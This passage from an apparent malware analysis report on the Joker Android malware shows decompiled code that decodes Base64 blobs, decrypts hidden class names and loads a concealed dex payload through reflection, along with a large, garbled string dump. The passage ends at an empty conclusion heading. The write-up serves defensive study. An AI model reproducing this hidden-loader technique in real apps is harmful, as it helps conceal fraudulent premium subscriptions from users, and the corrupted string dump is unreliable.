"EA0YTD1J9Gvzv0)04a2rW2553d3jgwfz51g9f5njgyfz0yd7k3arV0JLKxcVLu1WwC1HHUx51N44Kwq6bTN6F0KTh0kss; public static final String my f = "EPH75i2Stop5Tr1nHRV1Wm/F/%57WP1p+tw80gr49jgwfzVt65K07yXf3arV0JLKxcVLu1WwC1HHUx51N44K023ANAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String</pre>		
<pre>public static final String gmuij = "EXAGIFf77bj7SiAescDbajdryArgkTJrcb7SiKbSSMdupt2ZiqlSUMmemrHnndgZgmVIjWvcabSoDk8zkÄ+SKeFv000mExuyb10WVg1360B9T9uRODn public static final String hhxd = "DXtrRNrw0v206J0N3hPdH01E26LBbmUQd60vo7eD7F+NRRmtaE5g90g2awVtwHg5LoGLGThPR9xNE6LXZtK3J+s+/sP7NXTCJN+UTKHd8kN0NULK0e public static final String hkt = "ELpEG9+VYsopRNFt1hcHISNI2XSw0h0U07KKyNijWxByrtw0cS9eRAy1tK7TyuGr1XZnKXdud5ZVNbSJnkj+OSLP0Ps4zSVSd/q404Ms9ED+aalS0h0U07KKyNijWxByrtw0cS9eRAy1tK7TyuGr1XZnKXdud5ZVNbSJnkj+OSLP0Ps4zSVSd/q404Ms9ED+aalS0h0U07KKyNijWxByrtw0cS9eRAy1tK7TyuGr1XZnKXdud5ZVNbSJnkj+OSLP0Ps4zSVSd/q404Ms9ED+aalS0h0U07KKyNijWxByrtw0cS9eRAy1tK7TyuGr1XZnKXdud5ZVNbSJnkj+OSLP0Ps4zSVSd/q404Ms9ED+aalS0h0U07KKyNijWxByrtw0cS9eRAy1tK7TyuGr1XZnKXdud5ZVNbSJnkj+OSLP0Ps4zSVSd/q404Ms9ED+aalS0h0U07KKyNijWxByrtw0cS9eRAy1tK7TyuGr1XZnKXdud5ZVNbSJnkj+OSLP0Ps4zSVSd/q404Ms9ED+aalS0h0U07KKyNijWxByrtw0cS9eRAy1tK7TyuGr1XZnKXdud5ZVNbSJnkj90u01LLSF0ZH×2JDMHv1Lckmt0PXJT04sA public static final String kun = "Cwge7w3yljaE6MoiMw8B59UQdigLqSx2YT/92QfnFT+kdLE3HLJKehxxW9KPIZNa6p+Cie8oeuLvzishyPRj3XyKWPomWHfCnmMstd03gPJ+zBTj9taT7k public static final String mjan = "F60Yynb01J6Vzov)004azYw025o3d0jmeLy6nFYj1puzcLudpYj1XcSq2Qfx/LGC-VM7bzanFFYz51LADuDANDWH1C0caCKwq6bfNefOTMb0kss public static final String mjan = "F60Yynb01J6Vzov)004azYw025o3d0jmeLy6nFYj1puzcLudpYj1XcSq2Qfx/LGC-VM7bzanFFYz51LADuDANDWH1C0caCKwq6bfNefOTMb0kss public static final String my = "BAWCxgEDgAjwAPAMLAGHgeAqABrwM/BwY+BeA4kR1KAAZ3NnA0A7cA2SAWSAMXAAq9SDmWhg1gSXpg15/L0PNAAaAAhwV0022ULALBALNa4MAG public static final String my = "H07VITIANSUZ SATAS/GYNFY97WP1P+twe0grd9jgwfzVf65K97yf3aIYUJLKxcVLuWwC1HHUxfJN4C/C16Thh5crFfC5LEqpIIknv5p3Lq public static final String pd1 = "CKPIBhv5c+RmMTPWUBA152d3r5/GyPhKh2A2ShV5/Jdz0caH+9R6n/IL2DUs+C+uH0Vx7NUP5rm6L223Z+HVFHJuhRP8E2IFjyv9 public static final String pd1 = "H67UI7143DSrL599F/S90SwcTTV3+EXSAAAAJAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String htd = "DxtrRNrwovZóGJON3hPdHólZSJUSABLEMBUQJ36Qvo7eD7E+iMRmtaEsg90gZawVtwHgJGGLGTPR9xWE6LXZtK3J-s+/sP7NXTcjnk+UTKMGABKNOULKOe public static final String kht = "ELpEG9+VtsopRNFTLhcHISNZKSwDhOU7KKyN1jwkByrtw6cS9eRAy1tK7TyuGr1KZnkXdd52VHbSJnkj+OSLPOPs4ZSVSd/q4QHKW9ED+a0JSS-UHVK public static final String kht = "ELpEG9+VtsopRNFTLhcHISNZKSwDhOU7KKyN1jwkByrtw6cS9eRAy1tK7TyuGr1KZnkXdd52VHbSJnkj+OSLPOPs4ZSVSd/q4QHKW9ED+a0JSS-UHVK public static final String kht = "ELpEG9+VtsopRNFTLhcHISNZKSwDhOU7KKyN1jwkByrtw6cS9eRAy1tK7TyuGr1KZnkXdd52VHbSJnkj+OSLPOPs4ZSVSd/q4QHKW9ED+a0JSS-UHVK public static final String kht = "Cwge7W3j1jaE6MoiMw8BS9UQdigLqSzTY/J2QfnFT+kdLE3H1XthcKabc42SAVBADGEULziSNPK9TXMFTCmMStd03gP1+zB1j9taT7k public static final String htd = "ELoOTRrLpnc16wKCTpt2sbC6CrUbRNYws76bmty5j6FSnjeyZs8Ja6S0Zy6HS20eS7abB7yhS5023yQJXia9JtaSsupKS07hJ0Ys+aLad7tRJx3yZ public static final String mfd = "EG0Ynb0UJDgvzv0j004azYw9Z53d0jme1y6FPTjeyZs8Ja6S0Zy6HS20eS7abB7yhS5023yQJXia9JtaSsupKS07hJ0Ys+aLad7tRJx3yZ public static final String mfd = "ED0Ynb0UJDgvzv0j004azYw9Z53d0jme1y6FPTjeyZs8Ja6S0Zy6HS20eS7abB7yhS5023yQJXia9JtaSsupKS07hJ0Ys+aLad7tPTy2yqfnFT+kdLE3H1XKxC1LuTWw1ZmFVF2s1LA0UMNHt1C0ecARwq6bFNefoTHh0kss public static final String mfd = "EPH75iZStopSTrLnHRV1Wm/VF/9STP1p+tue0grd9jgufzVt65K3Q7yff3aITVJLKxvLuTWw1HHUx5JN44C/o1T67hb5crFC5LLEq0HNv5BaLFFYPY public static final String oaus = "HR0V3LFKY14DFR0C7Z2xxnL3gd/cRHKS6L+ZgcFVLVGqXwe2JXMZ/XJz2KSQH3XKJAAAAAAAAAAAAAAAAAAAAAAAAAAAAFEFVETSUSGJ public static final String pdl = "CkPH75iZStopSTrLnHRV1Wm/VF/9STP1p+tue0grd9jgufzVt65K3Q7yff3aITVJLKxvLuTWw1HHUx5JN44C/o1T67hb5crFC5LLEq0HNv5BaLFY/9SUPH7baLAPVF1BAFF public static final String pdl = "H6TUITV13USrL59P5/S90SwcTTV3-EXEXX0X/jdzCaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String jme = "GLnUUAtXSqWC1CPPd2oA25xcqJA25GnLraBnCoq6de/9grR0D2pmC0bZz(k5g5oFa35YKTg4+eQRK2DE5dk+mnc13XDTEANSM)GPUZcaQ9iXE7GUvcYSnT public static final String ktp = "AFBLAw0UAAgICAAvcJdQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String ktr = "ELpEG9+YYsopRNFtIhcHISTS/25%00h00/D7KKyNijWxByrtw6cs9eRAy1tK7TyüGr1XZnKXdüd52VNbSJnkj+OSLP0Ps4zSVSd/q404Rw9PED+a105Y-HUKU public static final String kun = "Cwge7w3y1jaE6M0iMv8B59UQdigLq5x2YT/9z0fnFT+kdLE3H1JKehxxW9KP1ZNaGp+Cie&OeuLvzishYRF]3XXKHPoMWHfCnmHstd03gP1+2B1j9taT7K public static final String kun = "Cwge7w3y1jaE6M0iMv8B59UQdigLq5x2YT/9z0fnFT+kdLE3H1JKehxxW9KP1ZNaGp+Cie&OeuLvzishYRF]3XXKHPoMWHfCnmHstd03gP1+2B1j9taT7K public static final String min = "EG0Ynb001Jg6vz0y10d4zYw0Z5o3d0jmeLy6nFY]InpuzcLuqBYjHXc9kq20Xr/KUc0+W7bZanFFZ>t0ADUMDHtLf0caCRWqGbfNefTMhOkss; public static final String min = "F6DYnb01Jg6vz0y10d4zYw0Z5o3d0jmeLy6nFY]InpuzcLuqBYjHXc9kq20Xr/KUc0+W7bZanFFZ>t0ADUADMHtLf0caCRWqGbfNefTMhOkss; public static final String min = "BAWGLQE2KXyH2D044zYw0Z5o3d0jmeLy6nFY]InpuzcLuqBYjHXc9kq20Xr/KUc0+W7bZanFFZ>t0ADUADMHtLf0caCRWqGbfNefTMhOkss; public static final String min = "ED9Yn5i2St0p5TrlnHRYlWm/YF/987WP1p+tu00grd9jgwfzVt65k507yXf3aIYUJLKxcVLu1WwC1HHUx5fN44C/o1T67hh5crFfC5LEqp1kNv5p3Lq public static final String gous = "H80V91FKy+14DFR0c7Z2xxnL5gd/cRHKX6L+2gcFVLV6qXwe2Jk0X/jdzcaH+9R6n/IL20Us+C+UH0Xv7NUP5rm6L8232+1MyFH9uhhP8EeIufjyv9] public static final String god1 = "CkPIBNv5c+RmMTFWU8H3152d3rds/v9phhcH3A05gj55Rv151ND83JwKdAa+Jj9VU8WcVHqNvXi74c5P7KS9Lquh7pn06FVTh5kVmL0KRxc3d public static final String god1 = "H67UI714J3V5L5997/S90SwcITV+EXSSAAB4J0AUESBANQAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String kgpe = "AFBLAwQUAAgitAAvcJdQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String kim = "Cwge7w3yljaE6MoiMw8B59Ud1g4sx2YT/920fnFT+kd1E3HlJKehxxW9KPIZNaGp+Cie8oeuLvzishyRj33XfWPomWHfCnm#std93gP1×EIj9taTXk public static final String mjan = "FGDYynbouIJ6vzovj004azYw025o3d0jmeLy6nFYjlnpuzcUuqBYjHXc9kq2QXr/KUc0+WTbzanFFYz5+lDAuDuADMWHtC0m2KRwq6bfNefoTHD0kss public static final String mfw = "BAawCxgEDqJiwAPAMLAGHg6aq4gPwM/BvwY+BeA4kRBIAK0AZ3ANnAQ0ATCA2SAWSAHXAAuq8DnwHg1g5Xpg15/L0PNAAe0AhWHtC0eaCREABL0x4AgED public static final String mfw = "BAawCxgEDqJiwAPAMLAGHg6aq4gPwM/BvwY+BeA4kRBIAK0AZ3ANnAQ0ATCA2SAWSAHXAAuq8DnwHg1g5Xpg15/L0PNAAe0AhWHtC0eaCREABL0x4AgED public static final String mfw = "BAawCxgEDqJiwAPAMLAGHg6aq4gPwM/BvwY+BeA4kRBIAK0AZ3ANnAQ0ATCA2SAWSAHXAAuq8DnwHg1g5Xpg15/L0PNAAe0AhWHtC0eaCREABL0x4AfAg public static final String godu = "HMOV91PKy+140FR0o/Z2+xnlSgd/cRMKz6L+ZgcFVLVGqXweZJk0X/jdzocaH+9RGn/LlzDUs+C+uM0Xvr7NUP5rm6L823Z+1MyFH9uhhP8EeLufjyvv9 public static final String godu = "HMOV91PKy+140FR0o/Z2+xnlSgd/cRMKz6L+ZgcFVLVGqXweZJk0X/jdzocaH+9RGn/LlzDUs+C+uM0Xvr7NUP5rm6L823Z+1MyFH9uhhP8EeLufjyvv9 public static final String godu = "HFGTU71V1413V7rL599P/S90SwcTTV3+EX58AA8JAQAAUAESABAAAPAAFAALCAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String Indc = "EioorRrLpnc16wkCTpt2sbC6"TUbRNYws76bmty5j6FSnjeyZs8Ja6502y6HS20657abB7yhS5o23y0jXka9itasSupKS07hJ0Ys+aLadr,FRJxS454 public static final String mjq = "FGDYND0427w0Zo3004a2Yw0Z503d0jmely6nFYjInpuzCUuqBY]HXc9kq2QXr/KUc0+vN7bzanFFYzS+DAuDuAOMH1C0caRwqb5NefoTMh0kss public static final String mtv = "BAawCxgEDgAjwAPAMLAGHgGeq4qBrwH/BwY+8eA4kRBIAK0AZ3ANmA0OATcA2SAWSAHXAAuAg8DnwHgJgSXpgi5/LDPNAAa0AhwYD0g2UALABeLN04HAG public static final String mtv = "BAawCxgEDgAjwAPAMLAGHgGeq4qBrwH/BwY+8eA4kRBIAK0AZ3ANmA0OATcA2SAWSAHXAAuAg8DnwHgJgSXpgi5/LDPNAAa0AhwYD0g2UALABeLN04HAG public static final String mtv = "BPH75i2StopSTrLnHRVIBw/vF/957WP1p+tue0grd9jgwfzVt65K97yXf3aIYUJLKxcVLuTWwC1HHUxsf3N44C/o1T67hb5crFfCSILEqpTHNv5p3tq public static final String pdt = "EPH75i2StopSTrLnHRVIBw/vF/957WP1p+tue0grd9jgwfzVt65K97yXf3aIYUJLKxcVLuTWwC1HHUxsf3N44C/o1T67hb5crFfCSILEqpTHNv5p3tq public static final String pdt = "CkPIBhv5c+RmMTPHUBH3ESL05Z+xnLyG2K+xnLyKScL+ZgrdVCVLGqXwe2IXbKQ7Jd2US+FCHM04YNX174c5PFXK901quh7pn06FvThsKvHun6KNRC3d public static final String pdt = "HfGTUT1V14J3V5L599F/590SwcITV3+EXSSAABJ0AAUEsABAhQAFAAICAgALSCUPDesShHAAANGAAAAAAAAAAAAAAAAAAAAAAAAAFEFVEETSUSGL public static final String phsgu = "An0/XNtGVCKitZ0DUZKfqzIEv08u/xDQ43PpZj/RJB3g0QL0A+6Gi6pAn6sL+ukW0DqiY6IEx4EpYAY4BcwCc8A5wATywDJQBi4Cnw0+AXwP+AdASPS public static final String qdt = "CH2V0A+00e8054AmygvaQZageDu3AF0DZaJc4D7mvS8AiX7q02g7RPLmx/kuSPiboh580afpZUB301E384CrZyd0hD0CuVPYheyuCK7TbAPhrJEZ6nG public static final String qt = "FvkxkvbywpVLK0BVITV1M1H/RGZKmr48XFi8X7402g7RPLmx/kuSPiboh580afpZuB3UBTSTJa64MD0CUVPYheyuCK7TbAPh7EZ6nGdMZr</pre>		
<pre>public static final String mjqn = "FGDYynbouTJpGvzovj004azYw252o3d0jmeLy6nFYjlnpüzcUuqBYjHXc8kq2Xr/KUc0+VN7bzanFFYzS+LDAuDuAOMWtLGCacRwqGbYnRofTMhokss; public static final String mtw = "BAawCxgEDgAjwAPAMLAGHgGeAq4BrwN/BvWY+BeA4kRBIAK0AZ3ANmAQ0ATCA2SAWSAHXAAAAgBDnwHg1gSXpgi5/l0PNAAa0AhwYDQBUALABeLNo4HAG; public static final String mtw = "EpH75i2Stop5TrlnHYTNUm/VF/y87MP1p+tue0grd9jwfzVt65k507yXf3aIYUJLXxvLuIWwC1HUXsf3N4c2/aT67hh5crFfC5LLEqp1Lknv5p3Lq public static final String ous = "HM091PKy+140FR00/Z2+xnL5gd/cRMX26L+ZgcFULVGqXweZJk0X/jdzcaH+9RGn/LzDUs+C+UM0XvT7NUP5rm6L823Z+HMyFH9uhh98EBIJfjvv9 public static final String pdl = "CHP15i2Stop5PrlnHYTNUBHa1S2da5rds/0ybhcH3A05gj55R0Y1S1ND83JwKdAaa+Jj9pVu8%oVHqNvXi74z6JPXK9Q1quh7pn06Fv5ThSkvUmloKNRCsd public static final String pdt = "Hf67Iu7IY41SV5rL599P/S9QSwcITV3+EX8SAAB4JQAAUEsBAhQAFAAICAgAL3CXUPDes5hHAAAASQAAAAAAAAAAAAAAAAAAAAAAAAAAAFIFVEETSU5GL public static final String phsgu = "An0/XNt6VCK1Z0DUZKfq2L8080/xDQ43Pp2j/R1E380QL0A+GiGpAn6sL+ukM0Dq1Y61Ex4E7YA4BcwCc8A5wATywDJ0Bi4Cnw0+AXXU7002gagneJuw3RF0DZaJc4D7nwS8AiX7q02g7RPLmx/ku5Pibobf500Afp2UE301E184Cr2yd0hD0CuvPTheyuCKrTbxPniFZ6nG public static final String pt = "CH2V0A+008054AmygvaQZagneJuw3RF0DZaJc4D7nwS8AiX7q02g7RPLmx/ku5Pibobf500Afp2UE301E184Cr2yd0hD0CuvPTheyuCKrTbxPniFZ6nG public static final String trwr = "FvkxkvbywpVLK00PI1V1MH1/RG24kmr4/8XF10XyT46eytC04YJ2KZCU/QVULA4do6Z7a8tWmsT1.0Kmcc5dK5p3EmefHvzEu4iW684VM6560dZr</pre>		
<pre>public static final String mtv = "BAawCxgEDgAjwAPMLÄGHgeAqABrwM/BwV+BeA4kBiAK0AZ3ANnÄQ0ATcA2SAWSAHXAAuAg9DnwHgIgSXpgi5/L0PNAAa0AhwYD022UALBAENvAHAG public static final String mvf = "EpPH75i2StopSTrlnHRYLWm/vF/y87WP1p+tue0grd9jwfzVt65K507yXf3aIYUJLKxcVLuIWwc1HHUx5JN44C/o1T67hb5crFfCSlLEqpIIknv5p3Lq public static final String pous = "HMOV91PKy+14DFR0o/Z2+xnL5gd/cRHKz61+2gcFVLVGqXweZJk0X/jdzocaH+9RGn/ILzDUs+C+uH6Xvr7NUP5rm6L823Z+1HyFHJuhhP8EaIufjvv9] public static final String pol = "CkPIBhv5c+RmMTPWUBHa152da5Tds/0yphhcH3A05gj55Rv151ND85JwKdAa=Jj9VU8W6VHqHvXi74c5P7K9Q1quh7pn6E823Z+1HyFHJuhhP8EaIufjvv9] public static final String pol = "CkPIBhv5c+RmMTPWUBHa152da5Tds/0yphhcH3A05gj55Rv151ND85JwKdAa=Jj9VU8W6VHqHvXi74c5P7KS9Q1quh7pn6E823Z+1HyFHJuhHP8EaIufjvv9] public static final String phgu = "HfGTIZTIV13V5rL599P/S90SwcTTV3+EXSSAAB4J0AAUEsBAh0AARAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String myf = "EpPH75i2StopSTrlnHRYLWm/vF/y87WP1p+tue0grd9jgwfzVt65k507yXf3aIYUJLKxcVLuIWwc1HHUxsfJN44C/o1T67hh5crFfCSlLEqpIlknv5p3Lq public static final String poll = "HN0V91PKy+140FR0o/Z2+xnL5gd/cRMx26L+ZgcFVLVGqXweZ3k0X/jdzocaH+9RGn/ILzDUs+C+UM0XvT7NUPSrm6L8232+1MPH9hhP8EL0TjyVv9) public static final String poll = "CHVBNbv5c+RmMNTPWUBMH3152da5rds/0yphhcH3A05gj55Rvf1S1ND83JwKdAaa+Jj9pUBM6VHqNvXi74z6JPxX90Jquh7pn06FvSThSkvUmloKKRCsd public static final String pdta = "HfG7Iu7IY413V5rL599P/S9QSwcITV3+EX8SAAB4JQAAUEs8AhQAFAAICAgAL3CXUPDes5hHAAAASQAAABQABAAAAAAAAAAAAAAAAAAAAAAAE1FVEEtSU5GL public static final String phsgu = "An0/XNt6VCKit20DUZKfqz1Ev80u/X0Q43Pp2j/RJt83g0QL0A+GiGpAn6s1+ukM0QiY61Ex4EpYAY4BcwCc8A5wATyw0J0gi4Cnw0+AXXWP4AdaSPS; public static final String pdt = "CH2V0A+00e8054AmyguaQ2agneJuw3RF0DZaJc4D7nwS8AiX7q0Zg7RPLmx/kuSPibobf50oAfpZUE301E184CrZyd0hD0CuvPYheyuCKrTbxPniFZ6nG public static final String trwr = "FvkxkvbywppVLK0UPIJUMIH/RGZ4kmr4/8XFi0XyT46eytC0qVJpZK2LCu/QvVLAd4o6Z7a8tWmST1J6kmce3Kx5p3Emef4VzE4UM6SedUMZr</pre>		
<pre>public static final String oaus = "HM0V91PK9+140FR0o/Z2+xnl5gd/cHMKz6L+ZgCFVLVGqXvmeZ1k0X/jdzocaH+9RGn/LLzDUs+C+UM0Xvr7NUP5rm6L823Z+HMyFH9uhh9EBEUfjyvv9 public static final String pdta = "LHG7Uz1Y41SySrL599/S9QSwcITV3+EXSSARB4JQAAUEsBAh0AFAAICAgAL3CXUPDesShHAAAASQAAAAAAAAAAAAAAAAAEIFVEETSUSGL public static final String pdta = "HHG7Uz1Y41SySrL599/S9QSwcITV3+EXSSARB4JQAAUEsBAh0AAAACASCAUPACAAAAAAAAAAAAAAAAAAAAEIFVEETSUSGL public static final String phsgu = "An0/XNtGVCH1Z0DUZKfq2LEV80U/XDQ43Pq2j/R1EB30QL0A+GiGpAn6s1+ukM0Dq1Y61Ex4E7VA4BcwCc8A5wATywDJ0Bi4Cnw0+AXxUP+AdAaSPS, public static final String phsgu = "An0/XNtGVCH1Z0DUZKfq2LEV80U/XDQ43Pq2j/R1EB30QL0A+GiGpAn6s1+ukM0Dq1Y61Ex4E7VA4BcwCc8A5wATywDJ0Bi4Cnw0+AXxUP+AdAaSPS, public static final String trwr = "FvkxkvbywpVLK0UP11VM1H/RG24kmr4/8XF10X746eytC0qVJp2KZuCu/0vVLAd4oGZ7a8tWImST10AEmef4VZ4Bmef4VA4M6Sec3d4ZF</pre>		
<pre>public static final String pdt = "ckrIBhvSc+RmMHTPWUBHa152da5"ds/0yphhcH3A05gj55Rv1S1ND85JwKdAaa+Jj9pVuBW6VHqNvXi74c5PxK901quh7pn06FvSThSkVulnoKiNc5d public static final String pdta = "HFGTUTIV13USrL599F/S90SwcITV3+EXSSAABJ0AAUEsBAhQAFAAICAgAL3CXUPDesShAAAAAAAAAAAAAAAAAAAAAAEIFVEETSUSGL public static final String phsgu = "An0/XNt6VCKitZODUZKfqzIEv08u/xDQ43PpZj/RJtB3g0QLaA+GiGpAn6SL+ukW0DqiY6IEx4EpYAY4BcwCc8A5wATywDJQBi4Cnw0+AXwP+AdAaSPS public static final String qpl = "CHZV0A+00e8054AmygvaQZagpeL3uw3RF0DZaJc4D7nwS8AiX7q02g7RPLmx/kuSPIbohfS0AfpZUE301eI84CrZyd0hD0CuvPYheyuCK7TbFNiFZ6nG public static final String frwr = "FvkxkvbywpVLK0UPI/UNHJ/RGZ4kmr4/8KFi8XyT46eytC047JpZKZuc(v0VLAd4o5Za8HtmSTL36EmefHvZeU4W8e4UM65eqdMZr.</pre>		
<pre>public static final String pdta = "HfG7Iu7IY413V5rL599P/S9QSwcITV3+EX8SAAB4JQAAUEsBAhQAFAAICAgAL3CXUPDes5hHAAAAASQAAABQABAAAAAAAAAAAAAAAAAAAAAAE1FVEEtSU5GL public static final String phsgu = "An0/Xht6VCXit200UZKfq2IEv80u/XDQ43Pp2j/R1tB3g0QL0A+GiGpAn6s1+ukW0Dq1Y61Ex4EpYXY4BcwCc8A5wATywD1QBi4Cnw0+AXXVP+AdAASPS public static final String phsgu = "CAR04X0408054AmygvaQZagneJuw3RF00ZaJc4D7mxSAiX7q0zgG7RPLmx/kuSPibobf50oAfp2UE301E84CrZyd0hD0CuvPYheyuCKrTbxPniFZ6nG public static final String trwr = "FvkxkvbywppVLK0UPL7UMIH/RG24kmr4/8XF10XyT46eytC0qYJp2KZuCu/QvVLA44o6Z7a8tWImST136kmce3dx59EmefHvZeu4W65eq0MZr:</pre>		
<pre>public static final String phsgu = "An0/XNt6VCKit20DUZKfq2LP080/XDQ43Pp2j/R1EB3g0QLoA+6i6pAn6sL+ukM0Dq1Y61Ex4EpYAY4BcwCc8A5wATywD3QBi4Cnw0+AXWP4AdaSPS public static final String qpl = "CH2V0A+00e8Q54AmygvaQZagneJuw3RF0DZaJc4D7mvS8AiX7q0zg7RPLmx/kuSPibobf50oAfp2UE301e184Cr2yd0hD0CuvPYHeyuCKTbxPniFZ6nG public static final String trwr = "FvkxkvbywpPUK40UF1/UM1H/R624kmr4/8XFi0XyT46eytC0qYJp2KZuCu/QvULA44o6Z7a8tWImST126EmefHvzEu4iw8eYaUM65eq0dMZr.</pre>		
public static final String <i>qpl</i> = "CH2V0A+00e8Q54AmygvaQZagneJuw3RF0DZaJc4D7nwS8AÏX7q0zgg7RPLmx/kuSPibobfS0oAfpZUE301eI84CrZyd0hD0CuvPYheyuCKrTbxPniFZ6nGi public static final String <i>trwr</i> = "FvkxkvbywppVLK0UPl7UM1H/RGZ4kmr4/8XFi0XyT46eytC0qYJp2KZuCu/QvVlAd4o6Z7a8tWImSTlJ6kmceSdx5p3EmefHvzEu4iw8eYaUM6SeQdMZr		
public static final String trwr = "FvkxkvbywppVLK0UPl7UM1H/RGZ4kmr4/8XFi0XyT46eytC0qYJp2KZuCu/QvVlAd4o6Z7a8tWImSTlJ6kmceSdx5p3EmefHvzEu4iw8eYaUM6SeQdMZr		
public static final String wbosf = "GsVVsOuLCM7114MaSrAE7AHTZcg40VINfGOU/Zz8fLBRgGxiD9A0LbMH2856uNrULHlmzsv1lVcs2m0iC0vXsfasgTSAgiMiMgGHHMW4WrlFi7phKK97		
	public static fina	String wbosf = "GsVVsOuLCM71I4MaSrAE7AHTZcq40VINfGOU/Zz8fLBRqGxiD9AQLbMH2856uNrULHlmzsv1lVcs2m0jCQyXsfasgTSAqjMiMgGHHMW4WrlFj7phKK971(
public static final String wsh = "AxPwcyDdTmQBnwe+CfwMa0sg6gB2ALuBk8Bp4CHAA0aBAnABWAHWgE8CjwCfBr4AfA34FvAm8FfAfwLtnUQZ4BywBNjAZeAZ4CvA14A/Ar4J/CnwEyC8La		
public static final String ykfum = "DLv+n0kNUKYviNVvwtj1FFMfwApbeQUIIQWcKLIGv0V9V2eT6y9NN/uLe4sLQLtP8rcKW0R47dg/+LEeQp+YehS6w9j1iNKt9mGFD2DvYjRCVm8tKSr7	public static fina	L String ykfum = "DLv+n0kNUKYviNVvwtj1FFMfwApbeQUIIQWcKLIGv0V9V2eT6y9NN/uLe4sLQLtP8rcKW0R47dg/+LEeQp+YehS6w9j1iNKt9mGFD2DvYjRCVm8tKSr7VV
	-	

```
}
```

Figure 7 – Strings inside main application

```
try {
    int i = SDKContent.class.getFields().length;
    array2_b = new byte[i][];
    i1 = 0;
    int i2;
    for(i2 = 0; i2 < SDKContent.class.getFields().length; ++i2) {
        byte[] array_b = Base64.decode(((String)SDKContent.class.getFields()[i2].get(null)), 2);
        array2_b[array_b[0]] = array_b;
    }
    byteArrayOutputStream0 = new ByteArrayOutputStream();
}</pre>
```

Figure 8 – Reading class strings and decode

<pre>public void a(Object object0, Object object1, Object object2) { Class class0 = Class.forName(this.a("sJubsKDH5+3v4ZJbSRJ533TWHtte/b7rCgSpf2ENxkFPhHheh0AVknA3eI8hMQYFUiKU7KDqRg/TPJewm7EqJw==")); Object object3 = class0.getConstructor(String.class, String.class).newInstance(class0.getMethod(this.a("cTjMrf9RY0BCSLVNXoJ4kFy09/NujAQMUxWjmJ if(!((Boolean)class0.getMethod(this.a("IbEe8LKmfqbYlwgouowBBq102VUrf8SkotakXNEskVStYokCK0aaMAy51DdoDIrhlye1SLXu8CdHb7R09zc1TQ=="), new Class[0 class0.getMethod(this.a("npqUh04YBmLcEDtZdi9Wguk4TGABdmRBbb+iyndsgUtaT9hLSsP8iM9nzFD017l4d8f4TSPUBy6bum3G2hEJww==")).invoke(object3); } </pre>	
<pre>String string0 = this.a("lllcz7e0DiKka2xm6/evnKrzmSoHVCdlaIn5IRdrqpn2kPmygDs32WgvBHbltmY+lqes+paBhHES0t3jSZoCVQ==");</pre>	
Object object4 = Class.forName(this.a("X56YCn2LJt4HN2sGdusIdXFI0pJUm7vNFwkQf7Vpu0sdIfxewJwbYZahdX2IlrlsupmylYzF42Nte1rB5is+9w==")).getMethod(s	
Class[] array_class = new Class[]{String.class, String.class, String.class, Class.forName(this.a("LLAAVqDsJsZZjKOT1dwD3WKlSvME1N7/0YRwqSLawd7a Object[] array_object = new Object[]{class0.getMethod(this.a("cTjMrf9RY0BC5LYNXoJ4kFyQ9/NujAQMUxWjmJDP/an3iS0e5Pcpm990VBX0V/NB+3t2t2c70YKxJiHy	
Object bject = chass.forName(this.a("fA4Et48]BxXayVXX[6xLPdUF6x/6508BsYskR2n/gjwjXLJ5+B6pu663/n7E44Y5aqMngIuUQyGJITGOLivyZq==")).getConstruc	
<pre>String string1 = this.a("G26SZ5mgPOtWuwjyIPllAU7P56W6AE+p9aa62dyzyIRP75dbRkCVo36e2+8+WzpLwXd8hac5FCUtQ9iIZNl0gA==");</pre>	
Class.forName(this.a("RZ/66+vtDTCZUKJftfisc/BSYralj2v0EyN1vHL3VcA2XU9WdIoTVC5nRmxdpCtEN/GEB8KdeUmayrCRx53iug==")).getDeclaredField(string1).set	
Object object6 = Class.forName(this.a("RZ/06+vtDTCZUKJftfisc/BsYralj2vQEyN1vHL3VcA2XU9WdIoTVc5nRmxdpCtEN/GEB8KdeUmayrCRxS3iug==")).getDeclared Object object7 = Class.forName(this.a("RZ/06+vtDTCZUKJftfisc/BsYralj2vQEyN1vHL3VcA2XU9WdIoTVc5nRmxdpCtEN/GEB8KdeUmayrCRxS3iug==")).getDeclared	
Class class1 = biject6.getClass();	
class1.getDeclaredField(this.a("CsUO6xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rW06AFOw==")).setAccessible(true	
Object object8 = class1.getDeclaredField(this.a("CsUO6xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rW06AFOw==")).g Class class2 = object7.getClass();	
<pre>ctass ctass2 = 00ject.seqtctass(; ctass2.getDecLaredField(this.s("csU06xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rW06AF0w==")).setAccessible(true</pre>	
Object object9 = a.a(class2.getDeclaredField(this.a("CsU06xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKbB0f673lmcYoqsWDXKEHIjcw920vfredPDDwxN+rW06AFOw=="	
class1.getDeclaredField(this.a("CsUO6xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rW06AFOw==")).set(object6, objec	
}	

Figure 9 – Loading the dex file with Reflection

```
public String a(String string0) {
    try {
        return new String(a.a(Base64.decode(string0, 2), Base64.decode("MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBALDhVAMNB0tF6WoLxZx,
        }
        catch(Exception exception0) {
            exception0.printStackTrace();
            return "";
        }
}
```

Figure 10 – Decrypting strings

The new payload contained code that the original Joker had in its main dex file – the registration of the NotificationListener service, subscribing the user to premium services, and more. But now, after this change, all that the actor needed in order to hide the entire functionality was to set the C&C server to return "false" on the status code, and none of the malicious activity would occur.

Conclusion:

If you suspect you may have one of these infected apps on your device, here's what you should do:

